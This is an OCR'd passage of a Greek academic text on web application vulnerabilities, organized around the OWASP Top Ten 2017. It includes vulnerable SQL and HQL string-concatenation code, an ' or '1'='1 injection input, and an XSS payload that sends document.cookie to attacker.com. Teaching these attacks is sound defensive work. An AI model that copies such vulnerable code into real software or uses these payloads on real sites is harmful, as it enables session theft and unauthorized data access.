
Πιο αναλυτικά:

- **SQL injections vulnerabilities**: Πρόκειται για σφάλματα που επιτρέπουν σε ένα κακόβουλο χρήστη να αποκτήσει πρόσβαση στη βάση δεδομένων μιας εφαρμογής και μέσα από αυτή να πραγματοποιήσει εισαγωγή ή και εξαγωγή δεδομένων από αυτή [8].
- **Cross site scripting ή XSS**: Η συγκεκριμένη επίθεση δίνει την δυνατότητα σε έναν κακόβουλο χρήστη να εκτελέσει κακόβουλο κώδικα στον browser ενός χρήστη. Για την εκτέλεση του συγκεκριμένου είδους επίθεσης ο κακόβουλος χρήστης αξιοποιεί σημεία της εφαρμογής που επιτρέπει στον χρήστη να εισάγει στοιχεία και δεν υπάρχει επαρκής έλεγχος. Οι επιθέσεις που εκμεταλλεύονται αυτή την ευπάθεια ονομάζονται XSS Attacks και χωρίζονται σε τρία είδη Reflected XSS Attacks, Stored XSS Attacks και DOM XSS Attacks [8].
- **Buffer Overflow**: Για τη συγκεκριμένη επίθεση αξιοποιείται το γεγονός ότι κανονικά σε ένα πρόγραμμα δεν εκτελείται ο κώδικας που εισάγεται ως παράμετρος, αν όμως το μήκος του κειμένου είναι μεγαλύτερο από το μήκος που έχει δοθεί σαν χώρος (buffer) για το πέρασμα της παραμέτρου τότε μέρος του περνά στον χώρο του εκτελέσιμου προγράμματος. Ο χώρος για τα δεδομένα εισόδου των προγραμμάτων βρίσκεται επάνω από τον χώρο που λέγεται process stack, που είναι το τμήμα της μνήμης που το πρόγραμμα κρατά τα δεδομένα και τον κώδικα για τον χειρισμό αυτών των δεδομένων. Κάθε φορά που το πρόγραμμα εκτελεί μια λειτουργία (function) για να επιστρέψει στο αρχικό σημείο, βρίσκει την διεύθυνση που πρέπει να επιστρέψει στο χώρο του process stack με αποτέλεσμα να εκτελεστεί ο κώδικας σε αυτή τη περιοχή και μάλιστα με ότι προνόμια έχει το πρόγραμμα (θα μπορούσε δλδ να είναι προνόμια root access) [10].

- **LDAP injection**: Είναι μια επίθεση που χρησιμοποιείται σε εφαρμογές που κατασκευάζουν LDAP statements με βάση την είσοδο του χρήστη. Όταν μια εφαρμογή δεν καθορίζει σωστά τις παραμέτρου εισόδου του χρήστη είναι δυνατό να τροποποιηθούν τα LDAP statements από έναν κακόβουλο χρήστη χρησιμοποιώντας έναν τοπικό διακομιστή. Αυτού του είδους οι επιθέσεις μπορούν να οδηγήσουν σε εκτέλεση κακόβουλου κώδικα που θα δώσει αναβαθμισμένα δικαιώματα τροποποίησης του δέντρου LDAP. Οι τεχνικές που εφαρμόζονται είναι ίδιες με το SQL Injection [9].
- **XML Injection**: Σε αυτού του είδους τις επιθέσεις διακυβεύεται η λογική μιας XML εφαρμογής. Με μια επιτυχημένη επίθεση XML injection ένας κακόβουλος χρήστης μπορεί να εισάγει κακόβουλο περιεχόμενο στα μηνύματα και τα έγγραφα που προκύπτουν σε μια XML εφαρμογή και με αυτόν τον τρόπο να αποκτήσει πρόσβαση στη βάση δεδομένων. Αυτό δίνει την δυνατότητα στον κακόβουλο χρήστη ακόμη και να συνδεθεί σαν διαχειριστής του ιστότοπου και να αποκτήσει πρόσβαση σε όλα τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων XML [8].
- **Command injection**: Είναι μια επίθεση κατά την οποία ο στόχος είναι η εκτέλεση αυθαίρετων εντολών στο λειτουργικό σύστημα υποδοχής μέσω μιας ευάλωτης εφαρμογής. Οι επιθέσεις με έγχυση εντολών είναι δυνατή όταν μια εφαρμογή μεταβιβάζει στο κέλυφος (shell) ενός συστήματος μη ασφαλή δεδομένα που παρέχονται από τον χρήστη (πχ φόρμες, cookies, κεφαλίδες HTTP κλπ). Σε αυτή την επίθεση οι εντολές του λειτουργικού συστήματος που εισάγονται από τον κακόβουλο χρήστη εκτελούνται με τα προνόμια της ευάλωτης εφαρμογής. Αυτού του είδους οι επιθέσεις οφείλονται σε μεγάλο βαθμό στην ανεπιτυχή αξιολόγηση των εισαγωγών του χρήστη από την εφαρμογή [11].
- **HTTP Response splitting**: Η συγκεκριμένη επίθεση συμβαίνει όταν τα δεδομένα εισάγονται σε μια διαδικτυακή εφαρμογή μέσω μιας μη αξιόπιστης πηγής, συνήθως μιας αίτησης HTTP ή περιλαμβάνονται σε μια κεφαλίδα απόκρισης HTTP που αποστέλλεται σε έναν χρήστη χωρίς προηγουμένως να έχει ελεγχθεί για κακόβουλους χαρακτήρες. Τελικά ένας κακόβουλος χρήστης επιτυγχάνει μέσω αυτής της επίθεσης να μεταδίδει κακόβουλα δεδομένα σε μια ευάλωτης εφαρμογή και στη συνέχεια η εφαρμογή να τα περιλαμβάνει σε μια κεφαλίδα απόκρισης HTTP [11].

2.2.2 Business logic vulnerabilities (Ευπάθειες επιχειρησιακής λογικής)

Στην παρακάτω εικόνα βλέπουμε τις πιθανές επιθέσεις που μπορούν να πραγματοποιηθούν αξιοποιώντας τις ευπάθειες επιχειρησιακής λογικής που πιθανόν υπάρχουν σε μια διαδικτυακή εφαρμογή.



Εικόνα 4: Απειλές από ευπάθειες επιχειρησιακής λογικής

Οι ευπάθειες επιχειρησιακής λογικής είναι αυτές που επιτρέπουν σε έναν κακόβουλο χρήστη να καταχραστεί μια εφαρμογή παρακάμπτοντας τους κανόνες. Σε αντίθεση με άλλα είδη ευπαθειών που οφείλονται σε ελλιπή έλεγχο ασφάλειας (πχ έλεγχος ταυτότητας, έλεγχος πρόσβασης, επικύρωση εισόδου κλπ) αυτό το είδος ευπαθειών αξιοποιεί τη «νόμιμη» ροή επεξεργασίας μιας εφαρμογής με τρόπο που έχει αρνητικές συνέπειες. Πολύ συχνά η συγκεκριμένη κατηγορία αφορά ευπάθειες που δεν μπορούν να ανιχνευθούν αυτόματα. Αυτό καθιστά πιο δύσκολη την αντιμετώπιση τέτοιων απειλών [11].


Για παράδειγμα ας υποθέσουμε ότι σε μια σελίδα που αναρτιούνται σχόλια ισχύει ο κανόνας ότι σχόλια που εμπεριέχουν υβριστικούς χαρακτηρισμούς δεν αναρτιόνται. Όμως παράλληλα μόλις ένα σχόλιο αναρτηθεί ο χρήστης που το υπέβαλλε έχει την δυνατότητα να το επεξεργαστεί και να μεταβάλλει το περιεχόμενο του. Το σχόλιο που έχει ήδη αναρτηθεί δεν επανελέγχεται με αποτέλεσμα να μπορεί να αναρτηθεί υβριστικό περιεχόμενο μέσα από την τροποποίηση του σχολίου παρακάμπτοντας τον κανόνα.

Ας δούμε πιο αναλυτικά τις πιθανές επιθέσεις που μπορούν να πραγματοποιηθούν αξιοποιώντας τέτοιου είδους ευπάθειες:

- **Parameter tampering:** Αυτού του είδους οι επιθέσεις βασίζονται στην αλλοίωση των παραμέτρων που ανταλλάσσονται μεταξύ πελάτη (client) και διακομιστή (server) προκειμένου να τροποποιηθούν τα δεδομένα της εφαρμογής όπως τα διαπιστευτήρια χρήστη και τα δικαιώματα ή η τιμή και η ποσότητα προϊόντων κλπ. Συνήθως αυτές οι πληροφορίες αποθηκεύονται σε cookies, κρυφές φόρμες και χρησιμοποιούνται για την αύξηση της λειτουργικότητας της εφαρμογής. Τέτοιου είδους επιθέσεις μπορούν να πραγματοποιηθούν από κακόβουλους χρήστες που θέλουν να εκμεταλλευτούν την εφαρμογή για δικό τους όφελος ή για να επιτεθούν σε τρίτο πρόσωπο χρησιμοποιώντας επιθέσεις τύπου Man-in-the-middle [11].
- **Access control violation:** Η διασφάλιση της ιδιωτικότητας των προσωπικών δεδομένων σε μια διαδικτυακή εφαρμογή επιτυγχάνεται μέσω του περιορισμού των χρηστών που έχουν πρόσβαση σε αυτά. Ο συνήθης τρόπος υλοποίησης είναι μέσα από την παροχή διαπιστευτηρίων στους χρήστες (π.χ. username, password). Η έλλειψη ή η ανεπαρκής υλοποίηση του ελέγχου των διαπιστευτηρίων αυτών μπορεί να οδηγήσει σε παραβίαση της ιδιωτικότητας των δεδομένων. Αυτού του είδους οι επιθέσεις πραγματοποιούνται με την αλλοίωση του URL ώστε να παρακαμφθεί η εγγραφή (sign in) ή σύνδεση (login) όπου αυτά απαιτούνται. Δύο είναι τα πιο συχνά είδη τέτοιων επιθέσεων η παράκαμψη αυθεντικοποίησης (Authentication bypass) και η παράκαμψη εξουσιοδότησης (Authorization bypass) [8],[11].
- **Application flow bypass:** Με αυτού του είδους τις επιθέσεις ένας κακόβουλος χρήστης μπορεί να παρακάμψει την λογική ροή της εφαρμογής. Μπορεί για παράδειγμα σε ένα ηλεκτρονικό κατάστημα να ολοκληρώσει την αγορά ενός προϊόντος παρακάμπτοντας το στάδιο της πληρωμής [8].

2.2.3 Session management vulnerabilities (Ευπάθειες διαχείρισης συνόδου)

Στην παρακάτω εικόνα βλέπουμε τις πιθανές επιθέσεις που μπορούν να πραγματοποιηθούν αξιοποιώντας τις ευπάθειες διαχείρισης συνόδου.



Εικόνα 5: Απειλές από ευπάθειες διαχείρισης συνόδου

Αυτού του είδους οι ευπάθειες προκύπτουν από τη λανθασμένη διαχείριση των μεταβλητών συνόδου οι οποίες χρησιμοποιούνται για να καταγράφεται η κατάσταση της εφαρμογής και του διαπιστευμένου χρήστη.

Πιο συγκεκριμένα οι πιθανές επιθέσεις που μπορούν να προκύψουν από το συγκεκριμένο είδος ευπαθειών είναι:

- **CSRF (Cross – Site Request Forgery)**: η συγκεκριμένη επίθεση δίνει την δυνατότητα σε έναν κακόβουλο χρήστη να στείλει κακόβουλα αιτήματα χρησιμοποιώντας την ταυτότητα διαπιστευμένων χρηστών. Συγκεκριμένα στοχεύει σε αιτήματα που αλλάζουν την κατάσταση και όχι σε κλοπή δεδομένων αναγκάζοντας τον χρήστη να εκτελέσει ενέργειες της επιλογής του επιτιθέμενου. Μπορεί για παράδειγμα να αναγκάσει τον χρήστη να εκτελεί αιτήσεις αλλαγής κατάστασης, όπως μεταφορά κεφαλαίων, αλλαγή διεύθυνσης ηλεκτρονικού ταχυδρομείου κλπ. [8] [9].
- **Session Hijacking**: Η πειρατεία συνόδων που είναι επίσης γνωστή ως cookie hijacking, είναι η εκμετάλλευση μιας έγκυρης συνεδρίας (session) ώστε ένας κακόβουλος χρήστης να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε πληροφορίες ή υπηρεσίες σε ένα σύστημα υπολογιστή. Συγκεκριμένα αφορά την κλοπή ενός cookie που χρησιμοποιείται για τον έλεγχο ταυτότητας ενός χρήστη σε έναν απομακρυσμένο διακομιστή [11].
- **Session Fixation**: Η συγκεκριμένη επίθεση δίνει την δυνατότητα σε έναν κακόβουλο χρήστη να υποκλέψει μια έγκυρη συνεδρία ενός πιστοποιημένου χρήστη. Αξιοποιεί το πιθανό σφάλμα μιας εφαρμογής στο πως διαχειρίζεται το αναγνωριστικό συνεδρίας (session ID) κλέβοντας ουσιαστικά μια υπάρχουσα συνεδρία μεταξύ χρήστη και διακομιστή [9].
- **Clickjacking**: Το συγκεκριμένο είδος επίθεσης χρησιμοποιεί πολλαπλά διαφανή ή αδιαφανή επίπεδα για να εξαπατήσει έναν χρήστη να κάνει κλικ σε ένα κουμπί ή σε μια διασύνδεση σε άλλο ιστότοπο. Με κατάλληλο συνδυασμό μπορεί ένας κακόβουλος χρήστης να κατασκευάσει φόρμες ώστε να ξεγελάσει τον χρήστη που θα νομίζει ότι συμπληρώνει τα στοιχεία του σε μια φόρμα ηλεκτρονικού ταχυδρομείου ή μιας τράπεζας ενώ στην πραγματικότητα θα τα κάνει απολύτως ορατά στον υποκλοπέα.

2.3 Ταξινόμηση κινδύνων

Στο συγκεκριμένο κεφάλαιο θα παρουσιάσουμε την ταξινόμηση και ανάλυση των σημαντικότερων κινδύνων ασφάλειας για τις διαδικτυακές εφαρμογές με βάση το OWASP Top Ten 2017 [9]. Η συγκεκριμένη έρευνα μας πληροφορεί για τις δέκα πιο κρίσιμες απειλές για τις διαδικτυακές εφαρμογές με βάση στοιχεία που συλλέγονται από περισσότερες από 11 μεγάλες βάσεις δεδομένων εταιριών που ειδικεύονται στην ασφάλεια. Αυτό δεν σημαίνει ότι είναι οι μόνες απειλές που μπορεί κανείς να συναντήσει.

Πίνακας 3: OWASP Top Ten Application Security Risks – 2017 [9]

Κίνδυνος ασφάλειας	Περιγραφή
A1-Injection	Σφάλματα έγχυσης όπως SQL, OS, XXE και LDAP συμβαίνουν όταν μη αξιόπιστα δεδομένα αποστέλλονται σε έναν μεταγλωττιστή ως μέρος μιας εντολής ή ενός ερωτήματος. Τα κακόβουλα δεδομένα μπορούν να εξαπατήσουν τον μεταγλωττιστή ώστε να εκτελέσει μη ηθελημένες εντολές ή να δώσει την δυνατότητα στον κακόβουλο χρήστη να αποκτήσει πρόσβαση σε δεδομένα χωρίς κατάλληλη εξουσιοδότηση.
A2-Brocken Authentication and Session Management	Οι λειτουργίες μιας εφαρμογής που σχετίζονται με την επαλήθευση της ταυτότητας των χρηστών και την διαχείριση των συνεδριών (sessions) πολύ συχνά εφαρμόζονται εσφαλμένα με αποτέλεσμα

	να δίνεται η δυνατότητα σε κακόβουλους χρήστες να αποκτούν πρόσβαση στους κωδικούς των διαπιστευμένων χρηστών ή στα αναγνωριστικά των συνεδριών.
A3-Cross-Site-Scripting (XSS)	Τέτοιου είδους σφάλματα εμφανίζονται κάθε φορά που μια εφαρμογή περιλαμβάνει μη αξιόπιστα δεδομένα σε μια ιστοσελίδα χωρίς να τα έχει αξιολογήσει ή ενημερώνει μια υπάρχουσα ιστοσελίδα με δεδομένα που παρέχει ο χρήστης χρησιμοποιώντας ένα API του προγράμματος περιήγησης που μπορεί να δημιουργήσει Javascript. Αυτές οι επιθέσεις δίνουν την δυνατότητα σε έναν κακόβουλο χρήστη να εκτελέσει μια δέσμη ενεργειών στο πρόγραμμα περιήγησης του θύματος με σκοπό την ανακατεύθυνση του σε όλους ιστότοπους κ.ά.
A4-Broken Access Control	Προκύπτουν όταν δεν έχουν καθοριστεί αυστηρά οι περιορισμοί στο τι επιτρέπεται να κάνουν οι χρήστες και τι όχι. Ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί αυτά τα σφάλματα ώστε να αποκτήσει πρόσβαση σε μη εξουσιοδοτημένες λειτουργίες και δεδομένα (πχ πρόσβαση σε λογαριασμούς χρηστών, τροποποίηση δεδομένων, αλλαγή δικαιωμάτων πρόσβασης κ.ά.)
A5-Security Misconfiguration	Για να έχει «καλή» ασφάλεια μια εφαρμογή πρέπει να έχουν οριστεί και ρυθμιστεί σωστά οι ρυθμίσεις ασφαλείας καθώς συχνά οι προεπιλεγμένες ρυθμίσεις είναι ανασφαλείς. Επιπλέον το λογισμικό θα πρέπει να ενημερώνεται.
A6-Sensitive Data Exposure	Αρκετές διαδικτυακές εφαρμογές δεν προστατεύουν σωστά τα ευαίσθητα δεδομένα όπως τα οικονομικά στοιχεία, στοιχεία υγειονομικής περίθαλψης κ.ά. Αυτό δίνει την δυνατότητα σε κακόβουλους χρήστες να κλέψουν ή να τροποποιήσουν αυτά τα δεδομένα. Τα ευαίσθητα δεδομένα πρέπει να έχουν επιπλέον μέτρα προστασίας, όπως κρυπτογράφηση καθώς και ειδικές προφυλάξεις όταν ανταλλάσσονται με το πρόγραμμα περιήγησης.
A7-Insufficient Attack Protection	Οι περισσότερες διαδικτυακές εφαρμογές δεν διαθέτουν την βασική δυνατότητα ανίχνευσης, πρόβλεψης και απόκρισης τόσο στις χειροκίνητες όσο και στις αυτοματοποιημένες επιθέσεις. Η προστασία από τις επιθέσεις ξεπερνάει

	κατά πολύ την βασική διαπίστευση εισόδου και περιλαμβάνει την αυτόματη ανίχνευση, καταγραφή, απόκριση ακόμα και τον αποκλεισμό τέτοιων προσπαθειών.
A8-Cross-Site Request Forgery (CSRF)	Αυτού του είδους οι επιθέσεις αναγκάζουν τον περιηγητή ενός συνδεδεμένου χρήστη να στείλει ένα HTTP αίτημα που περιλαμβάνει το cookie συνόδου του χρήστη και οποιονδήποτε άλλων πληροφοριών ελέγχου σε μία ευάλωτη διαδικτυακή εφαρμογή. Αυτό δίνει την δυνατότητα στον κακόβουλο χρήστη να δημιουργήσει αιτήματα που η ευάλωτη εφαρμογή θεωρεί ότι είναι νόμιμα αιτήματα του θύματος.
A9-Using Components with Known Vulnerabilities	Διάφορα στοιχεία σε μια εφαρμογή όπως βιβλιοθήκες, πλαίσια κλπ. εκτελούνται με τα ίδια προνόμια με την εφαρμογή. Εάν κάποιο από αυτά τα στοιχεία είναι ευάλωτο και εκτεθεί μπορεί να οδηγήσει σε σοβαρή απώλεια δεδομένων έως και την κατάληψη του ίδιου του διακομιστή. Οι εφαρμογές που χρησιμοποιούν στοιχεία με γνωστές ευπάθειες ενδέχεται να υπονομεύουν την συνολική ασφάλεια της εφαρμογής.
A10-Underprotected APIs	Οι σύγχρονες εφαρμογές αρκετά συχνά περιλαμβάνουν API, όπως javascript στο πρόγραμμα περιήγησης, SOAP/XML, REST/JSON, RPC κλπ. Αυτά συχνά δεν έχουν προστασία και περιέχουν αρκετές ευπάθειες.

Στη συνέχεια θα εξετάσουμε αναλυτικά καθεμιά από τις παραπάνω απειλές δίνοντας παραδείγματα επιθέσεων αλλά και τρόπους αντιμετώπισης προκειμένου να καταστεί ασφαλής μια διαδικτυακή εφαρμογή.

2.3.1 Injection

Στον παρακάτω πίνακα παρουσιάζουμε την «ταυτότητα» των επιθέσεων έγχυσης και συγκεκριμένα ποιος θα μπορούσε να είναι ο φορέας της απειλής, πως θα μπορούσε να πραγματοποιηθεί μια επίθεση τέτοιου τύπου, τί δυνατότητα υπάρχει να προληφθούν αυτά τα σφάλματα και ποιος θα μπορούσε να είναι ο αντίκτυπος τεχνικός και επιχειρησιακός από μια τέτοια επίθεση.

Πίνακας 4: Ταυτότητα των επιθέσεων έγχυσης [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΕΥΚΟΛΗ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΟΒΑΡΟΣ**	
Ένας ανώνυμος εξωτερικός επιτιθέμενος ή ένας πιστοποιημένος χρήστης που μπορεί να επιχειρήσουν να υποκλέψουν λογαριασμούς άλλων. Ακόμα και χρήστες εκ των έσω που θέλουν να αποκρύψουν τις ενέργειες τους	Οι επιτιθέμενοι στέλνουν απλές επιθέσεις κειμένου (text-based) που εκμεταλλεύονται τη σύνταξη του μεταγλωττιστή που χρησιμοποιείται. Σχεδόν οποιαδήποτε πηγή δεδομένων μπορεί να είναι φορέας έγχυσης, συμπεριλαμβανομένων εσωτερικών πηγών	Τα σφάλματα έγχυσης εμφανίζονται όταν μια εφαρμογή στέλνει μη αξιόπιστα δεδομένα σε έναν μεταγλωττιστή. Τα σφάλματα αυτού του είδους εντοπίζονται σχετικά εύκολα κατά την εξέταση του κώδικα ενώ εργαλεία σάρωσης μπορούν να βοηθήσουν τους επιτιθέμενους να τα ανακαλύψουν.	Μπορεί να οδηγήσει σε απώλεια δεδομένων ή αλλοίωση, σε άρνηση πρόσβασης ή ακόμα και σε πλήρη κατάληψη του διακομιστή	Τα δεδομένα μπορούν να κλαπούν, αλλοιωθούν ή ακόμα και να διαγραφούν. Αυτό θα έχει αντίκτυπο στην αξιοπιστία και στην εμπιστευτικότητα.

Παραδείγματα σεναρίων επίθεσης

1. Μια εφαρμογή χρησιμοποιεί μη αξιόπιστα δεδομένα κατά την κατασκευή του ακόλουθου «ευπαθή» κώδικα SQL:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

2. Η «τυφλή» εμπιστοσύνη μιας εφαρμογής σε πλαίσια (frameworks) μπορεί να έχει σαν αποτέλεσμα ερωτήματα που έχουν ευπάθεια:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

Και στα δύο παραπάνω παραδείγματα ο επιτιθέμενος μπορεί να τροποποιήσει την παράμετρο ‘’id’’ ώστε να στείλει το ‘or’1’=’1 όπως βλέπουμε στην επόμενη εικόνα:

```
http://example.com/app/accountView?id=' or '1'='1
```

Αυτή η αλλαγή αλλάζει την σημασία και των δύο ερωτημάτων ζητώντας τους να επιστρέψουν όλες τις καταγραφές από τον πίνακα account [9].

2.3.2 Broken Authentication and Session Management

Στον παρακάτω πίνακα θα παρουσιάσουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με σφάλματα αυθεντικοποίησης και διαχείρισης συνόδων.

Πίνακας 5: Ταυτότητα των επιθέσεων από σφάλματα αυθεντικοποίησης και διαχείρισης συνόδων [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΜΕΤΡΙΑ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΟΒΑΡΟΣ**	
Ένας ανώνυμος εξωτερικός επιτιθέμενος ή ένας πιστοποιημένος χρήστης που μπορεί να επιχειρήσουν να υποκλέψουν λογαριασμούς άλλων. Ακόμα και χρήστες εκ των έσω που θέλουν να αποκρύψουν τις ενέργειες τους.	Οι επιτιθέμενοι χρησιμοποιούν κενά ή σφάλματα στις λειτουργίες αυθεντικοποίησης ή διαχείρισης συνόδων (π.χ. εκτεθειμένοι λογαριασμοί, κωδικοί πρόσβασης, αναγνωριστικά συνόδου) ώστε να προσποιηθούν μόνιμα ή προσωρινά τους διαπιστευμένους χρήστες.	Οι προγραμματιστές συχνά φτιάχνουν δικά τους συστήματα αυθεντικοποίησης και διαχείρισης συνόδων, όμως το να φτιαχτούν σωστά είναι δύσκολο. Σαν αποτέλεσμα αυτά έχουν συνήθως σφάλματα σε περιοχές όπως η έξοδος, δημιουργία λογαριασμού, αλλαγή κωδικού πρόσβασης κ.ά. Το να βρεθούν τέτοια σφάλματα μπορεί να είναι δύσκολο αφού η υλοποίηση είναι μοναδική.	Τέτοια σφάλματα μπορούν να οδηγήσουν σε επιθέσεις σε έναν ή ακόμα και σε όλους τους λογαριασμούς χρηστών. Συχνά στοχεύονται οι λογαριασμοί που έχουν αυξημένη εξουσιοδότηση.	Θα πρέπει να αναλογιστούμε την αξία των επηρεαζόμενων δεδομένων ή εφαρμογών. Αυτού του είδους οι επιθέσεις πλήττουν την ακεραιότητα την εμπιστευτικότητα και την αυθεντικότητα.

Παραδείγματα σεναρίων επίθεσης

1. Μια εφαρμογή αεροπορικών κρατήσεων υποστηρίζει την επανεγγραφή URL, βάζοντας τα αναγνωριστικά συνόδου στο URL:

```
http://example.com/sale/saleitems;
sessionid=268544541&dest=Hawaii
```

Ένας πιστοποιημένος χρήστης θέλει να γνωστοποιήσει στους φίλους του την συγκεκριμένη κράτηση και στέλνει τον συγκεκριμένο σύνδεσμο χωρίς να γνωρίζει ότι παράλληλα στέλνει και τα αναγνωριστικά συνόδου. Όταν κάποιος από τους φίλους του κάνει κλικ στον σύνδεσμο θα χρησιμοποιεί την ίδια σύνοδο με τον χρήστη και άρα και την πιστωτική του κάρτα [9].

2. Μια εφαρμογή δεν χειρίζεται σωστά τους χρονικούς περιορισμούς σύνδεσης των χρηστών. Όποτε εάν ένας χρήστης χρησιμοποιήσει έναν δημόσιο υπολογιστή για πρόσβαση σε έναν ιστότοπο αλλά αντί να επιλέξει logout απλά κλείσει τον περιηγητή ένας κακόβουλος χρήστης θα μπορούσε αρκετή ώρα αργότερα χρησιμοποιώντας τον ίδιο περιηγητή να έχει πρόσβαση στην εφαρμογή σαν πιστοποιημένος χρήστης [9].

3. Ένας εξωτερικός ή εκ των έσω επιτιθέμενος αποκτά πρόσβαση στη βάση δεδομένων ενός συστήματος που αποθηκεύονται οι κωδικοί πρόσβασης των χρηστών. Τα δεδομένα δεν είναι κατάλληλα κρυπτογραφημένα αφήνοντας εκτεθειμένους τους κωδικούς πρόσβασης των χρηστών [9].

2.3.3 Cross-Site Scripting (XSS)

Στον παρακάτω πίνακα θα παρουσιάσουμε την «ταυτότητα» των επιθέσεων Cross-Site scripting.

Πίνακας 6: Ταυτότητα των επιθέσεων από Cross-Site Scripting [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΜΕΤΡΙΑ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Ο οποιοσδήποτε μπορεί να στείλει μη αξιόπιστα δεδομένα στο σύστημα.	Οι επιτιθέμενοι στέλνουν απλές επιθέσεις κειμένου (text-based) που εκμεταλλεύονται τη σύνταξη του μεταγλωττιστή που χρησιμοποιεί ο περιηγητής. Στόχος μπορεί να είναι οποιαδήποτε πηγή δεδομένων όπως η βάση δεδομένων του συστήματος.	Τα σφάλματα τύπου XSS προκύπτουν όταν μια εφαρμογή ενημερώνει έναν ιστότοπο με δεδομένα παρεχόμενα από έναν κακόβουλο χρήστη. Υπάρχουν δύο κατηγορίες σφαλμάτων XSS οι αποθηκευμένες και οι αντανακλώμενες και μπορούν να συμβούν είτε στον διακομιστή είτε στον πελάτη. Η ανίχνευση σφαλμάτων στον διακομιστή είναι αρκετά εύκολη είτε μέσω δοκιμών είτε με ανάλυση κώδικα ενώ στον πελάτη είναι πολύ δύσκολο να εντοπιστεί.	Οι επιτιθέμενοι μπορούν να εκτελέσουν δέσμες ενεργειών στον περιηγητή του θύματος για να καταλάβουν τις συνόδους χρηστών, να προκαλέσουν αλλοίωση στην ιστοσελίδα, να εισάγουν κακόβουλο περιεχόμενο, να ανακατευθύνουν τους χρήστες κλπ.	Θα πρέπει να αναλογιστούμε την αξία των επηρεαζόμενων δεδομένων ή εφαρμογών καθώς και την δημόσια έκθεση της επιχείρησης. Αυτού του είδους οι επιθέσεις πλήττουν την ακεραιότητα την εμπιστευτικότητα και την αυθεντικότητα.

Παράδειγμα σεναρίου επίθεσης

Μια εφαρμογή χρησιμοποιεί μη αξιόπιστα δεδομένα κατά την κατασκευή του ακόλουθου HTML χωρίς αξιολόγηση ή διαφυγή:

```
(String) page += "<input
name='creditcard' type='TEXT'
value='" + request.getParameter("CC")
+ "'>";
```

Ο επιτιθέμενος τροποποιεί την παράμετρο ‘CC’ ως εξής:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin
/cookie.cgi?
foo='+document.cookie</script>'.
```

Η συγκεκριμένη επίθεση έχει σαν αποτέλεσμα το αναγνωριστικό συνόδου (Session ID) του χρήστη να τον ανακατευθύνει στην ιστοσελίδα του επιτιθέμενου δίνοντας την δυνατότητα στον επιτιθέμενο να υποκλέψει τα αναγνωριστικά συνόδου [9].

2.3.4 Broken Access Control

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με σφάλματα στη διαχείριση πρόσβασης.

Πίνακας 7: Ταυτότητα των επιθέσεων από Broken Access Control [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΕΥΚΟΛΗ**	Δυνατότητα εντοπισμού **ΕΥΚΟΛΗ**	**ΣΗΜΑΝΤΙΚΟΣ**	
